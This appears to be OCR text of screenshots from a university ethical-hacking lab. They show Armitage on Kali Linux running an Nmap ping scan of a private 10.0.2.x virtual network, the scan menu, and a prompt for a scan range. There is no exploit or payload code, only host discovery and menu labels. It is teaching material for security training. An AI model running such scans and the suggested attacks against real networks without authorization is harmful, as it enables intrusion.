
Click Hosts ->
NMap Scan ->
Ping Scan






Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armita... 11:46 AM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.0.2.15
Message
Scan Complete!
Use Attacks->Find Attacks to suggest applicable exploits for your targets.
OK
Console X
nmap
[*] Nmap: Starting
17 11:46 EDT
[*] Nmap: Nmap scan report for 10.0.2.1
[*] Nmap: Host is up (0.00064s latency).
[*] Nmap: Nmap scan report for 10.0.2.8
[*] Nmap: Host is up (0.00034s latency).
[*] Nmap: Nmap scan report for 10.0.2.15
[*] Nmap: Host is up (0.000099s latency).
[*] Nmap: Nmap done: 256 IP addresses (3 hosts up) scanned in 2.92 seconds
msf5 >



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Import Hosts
Add Hosts...
Nmap Scan
MSF Scans...
DNS Enumerate
Clear Database
Intense Scan
Intense Scan + UDP
Intense Scan, all TCP ports
Intense Scan, no ping
Ping Scan
Quick Scan
Quick Scan (OS detect)
Comprehensive



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armita... 11:49 AM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.0.2.15
Input
Enter scan range (e.g., 192.168.1.0/24):
